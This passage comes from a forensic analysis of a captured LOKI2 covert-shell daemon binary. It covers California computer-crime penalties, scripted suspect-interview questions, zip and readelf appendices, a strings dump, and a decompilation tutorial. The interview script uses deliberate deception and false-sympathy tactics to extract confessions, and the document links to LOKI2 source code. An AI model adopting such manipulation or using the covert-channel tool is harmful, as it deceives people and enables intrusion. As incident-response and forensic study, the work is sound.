Summarized, this section says that on a first offense, if there is no damage, then the offense is an infraction, punishable by a fine only, not to exceed $1,000.

On a second or subsequent offense, or if the victim damage sustained during the first offense was up to and including $5,000 then the offense is a misdemeanor, and is punishable by a fine not exceeding $5,000, or by imprisonment in a county jail, not for a period longer than one year, or by both fine and imprisonment.

If on the any of the offenses caused damage to the victim of more than $5,000, then the offense is punishable by a fine not more than $10,000, or imprisonment in state prison for 16 months, or two or three years, or by both fine and imprisonment. If a person received this sentence, they would be convicted of a felony. This section also states an alternative punishment, a fine not more than $5,000, or imprisonment of not more than one year in county jail, or both fine and imprisonment.

Legal Implications (summary):

Here is a summary of the legal implications of executing this binary:

- We are unable at this point to prove that the binary was executed on the originally compromised system it was gathered from.
- It is possible to determine if this program has been executed by looking for the forensic footprints noted in the forensic details section.
- Execution of this program is a violation of section 502(c)(6) of the California Penal Code. Punishment for violation of this section is:
    - For a first offense, if there is no damage, then the offense is an infraction punishable by a fine not more than $1,000.
    - For an offense with not more than $5,000 damage (including a first offense,) the offense is a misdemeanor punishable by a fine not more than $5,000, or by imprisonment in county jail for not more than one year, or by both.
    - For an offense with more than $5,000 damage (including a first offense,) the offense is a felony, and is punishable by a fine not more than $10,000, or by imprisonment in state prison for 16 months, or two or three years, or by both fine and imprisonment. The offense is also punishable with the same punishments as described for damage of not more than $5,000.

Interview Questions:

If we have the opportunity to, we might want to interview the person who installed and/or executed the program. At this point in time we don't know if it was executed, so we want to get him/her to admit it. Here are some sample questions with the reasoning behind them.

- Do you know why I'm talking to you?
  - Reasoning: This is an open ended question. The interviewee may confess to installing/executing the binary, or may also confess to some other act that we are unaware of. Even if they don't confess to anything, this gives us a baseline to see how their physiological responses change when we ask different questions (i.e. questions that admit their activities, etc.)

- We found a LOKI2 daemon on a compromised system. Why not put something more useful instead?
  - Reasoning: We don't directly accuse the interviewee of placing the LOKI2 daemon on the system, instead we try to get him/her to admit it implicitly by telling us their rationale.

- Out of curiosity, how did you get it to compile? When I tried it gave me some problems.
  - Reasoning: By telling us how he/she got the program to compile (whether on the victim system, or if it was precompiled) it further implicates his/her involvement with the program. By saying that we have tried to compile, it helps build a rapport, which allows the interviewee to trust us more, and eventually confess.

- Look, management is blowing this out of the water. Everyone wants you let go for this. I know it's really nothing, and I'm trying to fight for you, I just need your help. I understand it's a neat tool, and I've run it at home. Just tell me why you ran it, and I can talk to management.
  - Reasoning: This question accomplishes a lot. First we tell the victim that everyone out there is out to get them, except us. This allows us to later "throw them a lifeline." By stating that "it's really nothing", we try and minimize (in the interviewee's mind) the act. By saying "I understand", and "I've run it at home", we try and build a rapport with the interviewee, which helps them to confess. By saying that "I can talk to management", we reinforce in the interviewee's mind, the concept that we are there to help them out. We also do not promise them anything, although it sounds like we might be. The statement "I can talk to management" is very vague.

- So what did you do with it? Did you run the client or just let the program sit there running?
    - Reasoning: This question helps us determine what else they have done with the system, and the extent of the compromise. This question also implies admission to running the program. This provides more evidence, which strengthens the confession.

- Is there anything else you want to tell me? I don't want any unexpected surprises, especially before management.
    - Reasoning: This is another open ended question. It allows the interviewee to "help us out" since we're "helping them". In essence it allows them to save face, and occasionally they may admit to other acts that we are unaware of.

Additional Information:

The article discussing the covert channels used by LOKI2 in Phrack can be found at: http://www.phrack.org/show.php?p=49&a=6. The code for the implementation can be found at http://www.phrack.org.show.php?p=51&a=6. This url also discusses some extensions to the LOKI2 daemon to make the program more stealthy.

"Covert Shells"[15] by J. Christian Smith discusses LOKI2 and other tools to covertly tunnel data. The article can be found at: http://www.s0ftpj.org/docs/cover_shells.htm.

"Re: Tools to analyze "captured" binaries?"[16] An email to the incidents mailing list by Rob Lee details many basic techniques in analyzing a binary. The email can be found at http://www.securityfocus.com/archive/75/56172.

The honeynet project has a section called the "Reverse Challenge", where the participants were required to reverse engineer an unknown binary. An excellent paper on reverse engineering techniques is the submission by Dion Mendel[17]. The url to the submission is http://www.honeynet.org/reverse/results/sol/sol-06/

Appendix A – Verifying the results of the zipinfo tool

As an exercise, here is a hand verification of the results of the zipinfo tool. These results were gained with a hexdump of the file binary_v1.2.zip, and the zip file specification.

Start	End	Description	Value
00000000	00000003	Local file header signature	0x04034B50
00000004	00000005	Version needed to extract	0x0014
00000006	00000007	General purpose bit flag	0x0000
00000008	00000009	Compression method	0x0008
0000000A	0000000B	Last modification time	0x7744
0000000C	0000000D	Last modification date	0x2D16
0000000E	00000010	CRC-32	0xE5376CB4
00000011	00000014	Compressed size	0x00000026
00000015	00000018	Uncompressed size	0x00000027
00000019	0000001A	File name length	0x0007
0000001B	0000001C	Extra field length	0x0000
0000001D	00000023	File name	Atd.md5
00000024	0000004A	Compressed data	…
0000004B	0000004E	Local file header signature	0x04034B50
0000004F	00000050	Version needed to extract	0x0014
00000051	00000052	General purpose bit flag	0x0000
00000053	00000054	Compression method	0x0008
00000055	00000056	Last modification time	0x773B
00000057	00000058	Last modification date	0x2D16
00000059	0000005C	CRC-32	0xD0EE3072
0000005D	00000060	Compressed size	0x00001BA5
00000061	00000064	Uncompressed size	0x00003BF4
00000065	00000066	File name length	0x0003
00000067	00000068	Extra field length	0x0000
00000069	0000006B	File name	atd
0000006C	00001C10	Compressed data	…
00001C11	00001C14	Central file header signature	0x02014B50
00001C15	00001C16	Version made by	0x0014
00001C17	00001C18	Version needed to extract	0x0014
00001C19	00001C1A	General purpose bit flag	0x0000
00001C1B	00001C1C	Compression method	0x0008
00001C1D	00001C1E	Last modification time	0x7744
00001C1F	00001C20	Last modification date	0x2D16
00001C21	00001C24	CRC-32	0xE5376CB4
00001C25	00001C28	Compressed size	0x00000026
00001C29	00001C2C	Uncompressed size	0x00000027
00001C2D	00001C2E	File name length	0x0007
00001C2F	00001C30	Extra field length	0x0000
00001C31	00001C32	File comment length	0x0000
00001C33	00001C34	Disk number start	0x0000
00001C35	00001C36	Internal file attributes	0x0001
00001C37	00001C3A	External file attributes	0x81B60020
00001C3B	00001C3E	Relative offset of local header	0x00000000
00001C3F	00001C45	File name	atd.md5
00001C46	00001C49	Central file header signature	0x02014B50
00001C4A	00001C4B	Version made by	0x0014

00001C4C	00001C4D	Version needed to extract	0x0014
00001C4E	00001C4F	General purpose bit flat	0x0000
00001C50	00001C51	Compression method	0x0008
00001C52	00001C53	Last modification time	0x773B
00001C54	00001C55	Last modification date	0x2D16
00001C56	00001C59	CRC-32	0xD0EE3072
00001C5A	00001C5D	Compressed size	0x00001BA5
00001C5E	00001C61	Uncompressed size	0x00003BF4
00001C62	00001C63	File name length	0x0003
00001C64	00001C65	Extra field length	0x0000
00001C66	00001C67	File comment length	0x0000
00001C68	00001C69	Disk number start	0x0000
00001C6A	00001C6B	Internal file attributes	0x0000
00001C6C	00001C6F	External file attributes	0x81B60020
00001C70	00001C73	Relative offset of local header	0x0000004B
00001C74	00001C76	File name	atd
00001C77	00001C7A	End of central directory signature	0x06054B50
00001C7B	00001C7C	Number of this disk	0x0000
00001C7D	00001C7E	Disk number with start of central directory	0x0000
00001C7F	00001C80	Total number of entries in central directory on this disk	0x0002
00001C81	00001C82	Total number of entries in central directory	0x0002
00001C83	00001C86	Size of central directory	0x00000066
00001C87	00001C8A	Offset of central dir.	0x00001C11
00001C8B	00001C8C	Zip file comment length	0x0000

Appendix B – A full list of interesting strings

ELF	difftime	[fatal] name lookup
/lib/ld-linux.so.1	atexit	failed
libc.so.5	_GLOBAL_OFFSET_TABLE_	[fatal] cannot catch
longjmp	semop	SIGALRM
strcpy	exit	[fatal] cannot catch
ioctl	__setfpucw	SIGCHLD
popen	open	[fatal] Cannot go
shmctl	setsid	daemon
geteuid	close	[fatal] Cannot create
_DYNAMIC	_errno	session
getprotobynumber	_etext	/dev/tty
errno	_edata	[fatal] cannot detach
__strtol_internal	__bss_start	from controlling
usleep	_end	terminal
semget	lokid: Client database	/tmp
getpid	full	[fatal] invalid user
fgets	DEBUG: stat_client	identification value
shmat	nono	v:p:
_IO_stderr_	2.0	Unknown transport
perror	lokid version:	lokid -p (i|u) [-v
getuid	%s	(0|1)]
semctl	remote interface: %s	[fatal] socket
optarg	active transport: %s	allocation error
socket	XOR	[fatal] cannot catch
__environ	active cryptography:	SIGUSR1
bzero	%s	Cannot set IP_HDRINCL
_init	server uptime:	socket option
alarm	%.02f minutes	[fatal] cannot
__libc_init	client ID: %d	register with
environ	packets written: %ld	atexit(2)
fprintf	bytes written:	LOKI2 route [(c) 1997
kill	%ld	guild corporation
inet_addr	requests: %d	worldwide]
chdir	v	[fatal] cannot catch
shmdt	N@[fatal] cannot catch	SIGALRM
setsockopt	SIGALRM	[fatal] cannot catch
__fpu_control	lokid: inactive client	SIGCHLD
shmget	<%d> expired from list	[SUPER fatal] control
wait	[%d]	should NEVER fall here
umask	6	[fatal] forking error
signal	@[fatal] shared mem	lokid: server is
read	segment request error	currently at capacity.
strncmp	[fatal] semaphore	Try again later
sendto	allocation error	lokid: Cannot add key
bcopy	[fatal] could not lock	r
fork	memory	lokid: popen
strdup	[fatal] could not	[non fatal] truncated
getopt	unlock memory	write
inet_ntoa	[fatal] shared mem	/quit all
getppid	segment detach error	lokid: client <%d>
time	[fatal] cannot destroy	requested an all kill
gethostbyname	shmid	sending L_QUIT:
_fini	[fatal] cannot destroy	<%d> %s
sprintf	semaphore	lokid: clean exit

(killed at client request) [fatal] could not signal process group /quit lokid: cannot locate client entry in database lokid: client <%d> freed from list [%d] /stat /swapt [fatal] could not signal parent lokid: unsupported or unknown command string lokid: client <%d> requested a protocol swap sending protocol update: <%d> %s [%d] lokid: transport protocol changed to %s %s GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 GCC: (GNU) 2.7.2.1 01.01 01.01 01.01 01.01 01.01 01.01 01.01 01.01 .symtab .strtab .shstrtab .interp .hash .dynsym .dynstr .rel.bss .rel.plt .init .plt .text .fini .rodata .data .ctors .dtors	.got .dynamic .bss .comment .note	

Appendix C – Full output of the readelf command

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048db0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          14508 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         5
  Size of section headers:           40 (bytes)
  Number of section headers:         21
  Section header string table index: 20

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg
Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00
0   0  0
  [ 1] .interp           PROGBITS        080480d4 0000d4 000013 00   A
0   0  1
  [ 2] .hash             HASH            080480e8 0000e8 0001a4 04   A
3   0  4
  [ 3] .dynsym           DYNSYM          0804828c 00028c 000420 10   A
4   1  4
  [ 4] .dynstr           STRTAB          080486ac 0006ac 000210 00   A
0   0  1
  [ 5] .rel.bss          REL             080488bc 0008bc 000020 08   A
3  11  4
  [ 6] .rel.plt          REL             080488dc 0008dc 000190 08   A
3   8  4
  [ 7] .init             PROGBITS        08048a70 000a70 000008 00  AX
0   0 16
  [ 8] .plt              PROGBITS        08048a78 000a78 000330 04  AX
0   0  4
  [ 9] .text             PROGBITS        08048db0 000db0 001b28 00  AX
0   0 16
  [10] .fini             PROGBITS        0804a8e0 0028e0 000008 00  AX
0   0 16
  [11] .rodata           PROGBITS        0804a8e8 0028e8 000c3c 00   A
0   0  4
  [12] .data             PROGBITS        0804c528 003528 000038 00  WA
0   0  4
  [13] .ctors            PROGBITS        0804c560 003560 000008 00  WA
0   0  4
  [14] .dtors            PROGBITS        0804c568 003568 000008 00  WA
0   0  4
```

```
  [15] .got              PROGBITS        0804c570 003570 0000d4 04  WA
0   0  4
  [16] .dynamic          DYNAMIC         0804c644 003644 000088 08  WA
4   0  4
  [17] .bss              NOBITS          0804c6cc 0036cc 00012c 00  WA
0   0  8
  [18] .comment          PROGBITS        00000000 0036cc 0000a0 00
0   0  1
  [19] .note             NOTE            000000a0 00376c 0000a0 00
0   0  1
  [20] .shstrtab         STRTAB          00000000 00380c 0000a0 00
0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor
specific)

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg
Align
  PHDR           0x000034 0x08048034 0x08048034 0x000a0 0x000a0 R E 0x4
  INTERP         0x0000d4 0x080480d4 0x080480d4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.1]
  LOAD           0x000000 0x08048000 0x08048000 0x03524 0x03524 R E
0x1000
  LOAD           0x003528 0x0804c528 0x0804c528 0x001a4 0x002d0 RW
0x1000
  DYNAMIC        0x003644 0x0804c644 0x0804c644 0x00088 0x00088 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .hash .dynsym .dynstr .rel.bss .rel.plt .init .plt
.text .fini .rodata
   03     .data .ctors .dtors .got .dynamic .bss
   04     .dynamic

Dynamic segment at offset 0x3644 contains 17 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.5]
 0x0000000c (INIT)                       0x8048a70
 0x0000000d (FINI)                       0x804a8e0
 0x00000004 (HASH)                       0x80480e8
 0x00000005 (STRTAB)                     0x80486ac
 0x00000006 (SYMTAB)                     0x804828c
 0x0000000a (STRSZ)                      528 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804c570
 0x00000002 (PLTRELSZ)                   400 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80488dc
 0x00000011 (REL)                        0x80488bc
 0x00000012 (RELSZ)                      32 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
```

```
 0x00000000 (NULL)                       0x0

Relocation section '.rel.bss' at offset 0x8bc contains 4 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c6d8  00001005 R_386_COPY        0804c6d8   _IO_stderr_
0804c72c  00001405 R_386_COPY        0804c72c   optarg
0804c730  00002205 R_386_COPY        0804c730   __fpu_control
0804c6d0  00003d05 R_386_COPY        0804c6d0   _errno

Relocation section '.rel.plt' at offset 0x8dc contains 50 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
0804c57c  00000107 R_386_JUMP_SLOT   08048a88   longjmp
0804c580  00000207 R_386_JUMP_SLOT   08048a98   strcpy
0804c584  00000307 R_386_JUMP_SLOT   08048aa8   ioctl
0804c588  00000407 R_386_JUMP_SLOT   08048ab8   popen
0804c58c  00000507 R_386_JUMP_SLOT   08048ac8   shmctl
0804c590  00000607 R_386_JUMP_SLOT   08048ad8   geteuid
0804c594  00000807 R_386_JUMP_SLOT   08048ae8   getprotobynumber
0804c598  00000a07 R_386_JUMP_SLOT   08048af8   __strtol_internal
0804c59c  00000b07 R_386_JUMP_SLOT   08048b08   usleep
0804c5a0  00000c07 R_386_JUMP_SLOT   08048b18   semget
0804c5a4  00000d07 R_386_JUMP_SLOT   08048b28   getpid
0804c5a8  00000e07 R_386_JUMP_SLOT   08048b38   fgets
0804c5ac  00000f07 R_386_JUMP_SLOT   08048b48   shmat
0804c5b0  00001107 R_386_JUMP_SLOT   08048b58   perror
0804c5b4  00001207 R_386_JUMP_SLOT   08048b68   getuid
0804c5b8  00001307 R_386_JUMP_SLOT   08048b78   semctl
0804c5bc  00001507 R_386_JUMP_SLOT   08048b88   socket
0804c5c0  00001707 R_386_JUMP_SLOT   08048b98   bzero
0804c5c4  00001907 R_386_JUMP_SLOT   08048ba8   alarm
0804c5c8  00001a07 R_386_JUMP_SLOT   08048bb8   __libc_init
0804c5cc  00001c07 R_386_JUMP_SLOT   08048bc8   fprintf
0804c5d0  00001d07 R_386_JUMP_SLOT   08048bd8   kill
0804c5d4  00001e07 R_386_JUMP_SLOT   08048be8   inet_addr
0804c5d8  00001f07 R_386_JUMP_SLOT   08048bf8   chdir
0804c5dc  00002007 R_386_JUMP_SLOT   08048c08   shmdt
0804c5e0  00002107 R_386_JUMP_SLOT   08048c18   setsockopt
0804c5e4  00002307 R_386_JUMP_SLOT   08048c28   shmget
0804c5e8  00002407 R_386_JUMP_SLOT   08048c38   wait
0804c5ec  00002507 R_386_JUMP_SLOT   08048c48   umask
0804c5f0  00002607 R_386_JUMP_SLOT   08048c58   signal
0804c5f4  00002707 R_386_JUMP_SLOT   08048c68   read
0804c5f8  00002807 R_386_JUMP_SLOT   08048c78   strncmp
0804c5fc  00002907 R_386_JUMP_SLOT   08048c88   sendto
0804c600  00002a07 R_386_JUMP_SLOT   08048c98   bcopy
0804c604  00002b07 R_386_JUMP_SLOT   08048ca8   fork
0804c608  00002c07 R_386_JUMP_SLOT   08048cb8   strdup
0804c60c  00002d07 R_386_JUMP_SLOT   08048cc8   getopt
0804c610  00002e07 R_386_JUMP_SLOT   08048cd8   inet_ntoa
0804c614  00002f07 R_386_JUMP_SLOT   08048ce8   getppid
0804c618  00003007 R_386_JUMP_SLOT   08048cf8   time
0804c61c  00003107 R_386_JUMP_SLOT   08048d08   gethostbyname
0804c620  00003307 R_386_JUMP_SLOT   08048d18   sprintf
0804c624  00003407 R_386_JUMP_SLOT   08048d28   difftime
0804c628  00003507 R_386_JUMP_SLOT   08048d38   atexit
0804c62c  00003707 R_386_JUMP_SLOT   08048d48   semop
0804c630  00003807 R_386_JUMP_SLOT   08048d58   exit
```

```
0804c634  00003907 R_386_JUMP_SLOT   08048d68   __setfpucw
0804c638  00003a07 R_386_JUMP_SLOT   08048d78   open
0804c63c  00003b07 R_386_JUMP_SLOT   08048d88   setsid
0804c640  00003c07 R_386_JUMP_SLOT   08048d98   close

There are no unwind sections in this file.

Symbol table '.dynsym' contains 66 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 08048a88     0 FUNC    GLOBAL DEFAULT  UND longjmp
     2: 08048a98    30 FUNC    GLOBAL DEFAULT  UND strcpy
     3: 08048aa8     0 FUNC    WEAK   DEFAULT  UND ioctl
     4: 08048ab8     0 FUNC    WEAK   DEFAULT  UND popen
     5: 08048ac8    42 FUNC    GLOBAL DEFAULT  UND shmctl
     6: 08048ad8     0 FUNC    WEAK   DEFAULT  UND geteuid
     7: 0804c644     0 OBJECT  GLOBAL DEFAULT  ABS _DYNAMIC
     8: 08048ae8   292 FUNC    GLOBAL DEFAULT  UND getprotobynumber
     9: 0804c6d0     4 NOTYPE  WEAK   DEFAULT   17 errno
    10: 08048af8  1132 FUNC    GLOBAL DEFAULT  UND __strtol_internal
    11: 08048b08    99 FUNC    GLOBAL DEFAULT  UND usleep
    12: 08048b18    42 FUNC    GLOBAL DEFAULT  UND semget
    13: 08048b28     0 FUNC    WEAK   DEFAULT  UND getpid
    14: 08048b38     0 FUNC    WEAK   DEFAULT  UND fgets
    15: 08048b48    59 FUNC    GLOBAL DEFAULT  UND shmat
    16: 0804c6d8    84 OBJECT  GLOBAL DEFAULT   17 _IO_stderr_
    17: 08048b58     0 FUNC    WEAK   DEFAULT  UND perror
    18: 08048b68     0 FUNC    WEAK   DEFAULT  UND getuid
    19: 08048b78    47 FUNC    GLOBAL DEFAULT  UND semctl
    20: 0804c72c     4 OBJECT  GLOBAL DEFAULT   17 optarg
    21: 08048b88    94 FUNC    WEAK   DEFAULT  UND socket
    22: 0804c528     4 OBJECT  GLOBAL DEFAULT   12 __environ
    23: 08048b98    54 FUNC    GLOBAL DEFAULT  UND bzero
    24: 08048a70     0 FUNC    GLOBAL DEFAULT    7 _init
    25: 08048ba8     0 FUNC    WEAK   DEFAULT  UND alarm
    26: 08048bb8    70 FUNC    GLOBAL DEFAULT  UND __libc_init
    27: 0804c528     4 NOTYPE  WEAK   DEFAULT   12 environ
    28: 08048bc8     0 FUNC    WEAK   DEFAULT  UND fprintf
    29: 08048bd8     0 FUNC    WEAK   DEFAULT  UND kill
    30: 08048be8    57 FUNC    GLOBAL DEFAULT  UND inet_addr
    31: 08048bf8     0 FUNC    WEAK   DEFAULT  UND chdir
    32: 08048c08    36 FUNC    GLOBAL DEFAULT  UND shmdt
    33: 08048c18   111 FUNC    WEAK   DEFAULT  UND setsockopt
    34: 0804c730     2 OBJECT  GLOBAL DEFAULT   17 __fpu_control
    35: 08048c28    42 FUNC    GLOBAL DEFAULT  UND shmget
    36: 08048c38     0 FUNC    WEAK   DEFAULT  UND wait
    37: 08048c48     0 FUNC    WEAK   DEFAULT  UND umask
    38: 08048c58    84 FUNC    GLOBAL DEFAULT  UND signal
    39: 08048c68     0 FUNC    WEAK   DEFAULT  UND read
    40: 08048c78    38 FUNC    GLOBAL DEFAULT  UND strncmp
    41: 08048c88   124 FUNC    WEAK   DEFAULT  UND sendto
    42: 08048c98   146 FUNC    GLOBAL DEFAULT  UND bcopy
    43: 08048ca8     0 FUNC    WEAK   DEFAULT  UND fork
    44: 08048cb8    79 FUNC    GLOBAL DEFAULT  UND strdup
    45: 08048cc8    44 FUNC    GLOBAL DEFAULT  UND getopt
    46: 08048cd8    67 FUNC    GLOBAL DEFAULT  UND inet_ntoa
    47: 08048ce8     0 FUNC    WEAK   DEFAULT  UND getppid
```

```
    48: 08048cf8     0 FUNC    WEAK   DEFAULT  UND time
    49: 08048d08   292 FUNC    GLOBAL DEFAULT  UND gethostbyname
    50: 0804a8e0     0 FUNC    GLOBAL DEFAULT   10 _fini
    51: 08048d18    38 FUNC    WEAK   DEFAULT  UND sprintf
    52: 08048d28    16 FUNC    GLOBAL DEFAULT  UND difftime
    53: 08048d38    52 FUNC    GLOBAL DEFAULT  UND atexit
    54: 0804c570     0 OBJECT  GLOBAL DEFAULT  ABS
_GLOBAL_OFFSET_TABLE_
    55: 08048d48    42 FUNC    GLOBAL DEFAULT  UND semop
    56: 08048d58   128 FUNC    GLOBAL DEFAULT  UND exit
    57: 08048d68    62 FUNC    GLOBAL DEFAULT  UND __setfpucw
    58: 08048d78     0 FUNC    WEAK   DEFAULT  UND open
    59: 08048d88     0 FUNC    WEAK   DEFAULT  UND setsid
    60: 08048d98     0 FUNC    WEAK   DEFAULT  UND close
    61: 0804c6d0     4 OBJECT  GLOBAL DEFAULT   17 _errno
    62: 0804a8d8     0 OBJECT  GLOBAL DEFAULT  ABS _etext
    63: 0804c6cc     0 OBJECT  GLOBAL DEFAULT  ABS _edata
    64: 0804c6cc     0 OBJECT  GLOBAL DEFAULT  ABS __bss_start
    65: 0804c7f8     0 OBJECT  GLOBAL DEFAULT  ABS _end

Histogram for bucket list length (total of 37 buckets):
 Length  Number     % of total  Coverage
      0  9          ( 24.3%)
      1  8          ( 21.6%)     12.3%
      2  10         ( 27.0%)     43.1%
      3  4          ( 10.8%)     61.5%
      4  5          ( 13.5%)     92.3%
      5  1          (  2.7%)    100.0%

No version information found in this file.
```

Appendix D – Review of the decompliation process

Decompiling an unknown binary is sometimes the only method for knowing exactly want a binary does. Unfortunately this method isn't always feasible, largely due to time. This method of program analysis isn't the easiest, however it can be one of the most thorough. A knowledge of assembly, and the original programming language (commonly C for attacker tools) is required.

To understand the process of decompiling, it helps to first review the process of compiling. There are a few main steps in compiling:

1. A developer writes the code in a high level language (like C).
2. The compiler translates the code from a high level language into assembly mnemonics.
3. The assembly output from step 2 is translated from human readable mnemonics into machine specific byte code. The output of this step is commonly called object code or object file.
4. All of the various object files are linked together into 1 executable.

Normally steps 2, 3, and 4 are combined into one step, from a users perspective. The translations done in step 2 are not always one to one. Outside influences such as optimizations, debugging, compiler options, etc change the assembly code that is generated. In step 4 there are 2 different types of linking that can occur, static and dynamic. Static linking is when all of the object code that is needed for an executable is included in that executable. In this case, things such as symbol tables don't exist. Dynamic linking is when library routines are not included in the executable during creation, rather they are loaded at run time[18]. Library routines are nothing more than archives of object code, stored in a central area. An example of a library is the C library (aka libc). The C library contains many commonly used C functions (the printf familiy, etc.).

Now that we've reviewed the process of compiling, we can examine the steps involved in decompiling:


1. Gather information about the executable file, that will assist in later steps.
2. Disassemble the object code.
3. Interpret the output from step 2, and translate the assembly back to the higher level language (sometimes referred to as decompilation.)
4. Test the result of step 3.

The first step is to gather information about the executable file. Using information obtained previously, we are fairly positive that this program was originally written in the C language.

The next place to look to find information about the contents of an executable is at the executable's headers. The headers are included during step

4 of the compilation process. Headers describe the contents and layout of the object code and data within an executable.

The layout of an exectuable ELF File is shown below[5]:



The ELF Header is at a fixed location, at the begining of the file, and contains information about the layout of the rest of the file. A segment contains one or more sections, where sections hold the majority of the information about an object file (i.e. instructions, data, symbol tables, etc.)

Decoding by hand, all of the output from the various segments and headers can be quite tedious. Fortunately there is a command available to interpret and display (in a human friendly format) the information in ELF headers. The command is 'readelf'.

```
[mmurr@code-3]: readelf –a atd > atd.readelf
[mmurr@code-3]: cat atd.readelf
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
…
[mmurr@code-3]:
```

Note: The output was redirected to a file first because of the volume, and because we will be referring to the output multiple times during the decompilation process. A complete listing of the readelf output is available in appendix C

Looking at the output, line 11 tells us that the program's entry point is 8048DB0. This tells us where the program first begins to start executing code. This address should be in a section that contains executable code. If the program's entry point isn't, then the binary might have been modified after compilation by something such as TESO burneye.

The next thing we should note is information gained from the section headers. Lines 23 through 44 contain a table output of the section headers in the exectuable. .rel.bss contains uninitialized program data. The .rel prefix implies that this data is relocatable. Another section that contains relocatable information is .rel.plt. The .plt extension implies that this contains the Procedure Linkage Table. The procedure linkage table is responsible for mapping position-independent function calls to absolute memory addresses.

A few other interesting sections are: .text, .rodata, .data, and .bss. The .text section contains user code (the object code), .rodata normally contains read-only data (such as constant strings), .data contains initialized read/write data (global and static variables), and .bss contins uninitialized data. The address ranges of these sections are: 8048DB0 – 804A8D8, 804A8E8 – 804B524, 804C528 – 804C560, and 804C6CC – 804C7F8 respectively.

In the properties analysis section, we ran the file command. Part of the output from this command told us that the unknown executable was dynamically linked. This means that not all of the object code needed to execute was included in the executable file itself. Hence, there should be some clues we can examine to find out what library functions that this executable calls.

Part of the information that tells us what library functions and constants are used, can be found in the relocatable sections. Fortunately, the readelf command interprets the contents of each section, and displays it in a human readable format. Referring back to the readelf output, lines 89 through 92 are the interpretation of the .rel.bss section. There are two columns here that are of primary interest, the symbol value and symbol name columns. During the decompilation step, we will be starting with just memory addresses, and we won't know what those memory addresses mean. The information in this section (.rel.bss), and others, maps some memory addresses to human recognizable tokens, which helps gives us the context of the code we're translating. For instance line 89 tells us that address 0x804C6D8 maps to _IO_stderr, which is the global constant stderr in C. Hence, anywhere we see a reference to memory address 0x804C6D8, we know that it is really a reference to stderr. Lines 95 through 145, are interpretations of the .rel.plt section. This section gives us similar information (memory address to symbol mappings), except the symbols this time are relocatable functions. Lines 151 through 216 also gives us similar information.

We can now proceed to step #2 of the reverse engineering process, the disassembly stage. When examining an executable, we have to take note of the data, and the code sections. As a result of Von Neuman architecture, code and data can be interspersed. Fortunately for us, an exectuable ELF file provides organization for code and data. As noted before, exectuable ELF files are broken into several sections, and not all sections contain executable code. Only those sections marked with an 'X' flag under the section headers of the readelf

output are executable. (The flags for various section headers can be found in lines 24 through 44 under the “Flg” column.)

Looking back at the output from readelf, we can see that the sections that contain executable code are:

- .init
- .plt
- .text
- .fini

The .init section contains system initialization code (process the command line, setup argv and argc, global constructor calls, etc.). The .plt section contains code to setup the procedure linkage table. The .text section contains user code (i.e. what we’re interested in), and the .fini section contains system clean up code (free used memory, global destructors, pass back return values to the operating system, etc.).

The objdump command reads in an executable ELF file and translates all of the machine binary into human readable assembly mnemonics. The parameter to tell objdump to disassemble code, from sections that are marked executable, is ‘-d’. There are 2 common formats to write assembly in, Intel format, and AT&T. By default objdump outputs AT&T format, but by appending the command line option ‘-Mintel’ objdump will output Intel format. The choice between formats is primarily up to the person responsible for decompiling (I prefer Intel format, and will be used throughout this paper when applicable.)

```
[mmurr@code-3]: objdump –d –Mintel atd > atd.objdump
[mmurr@code-3]: cat atd.objdump

atd:     file format elf32-i386

Disassembly of section .init:

08048a70 <.init>:
 8048a70:   e8 3f 1e 00 00          call   0x804a8b4
…
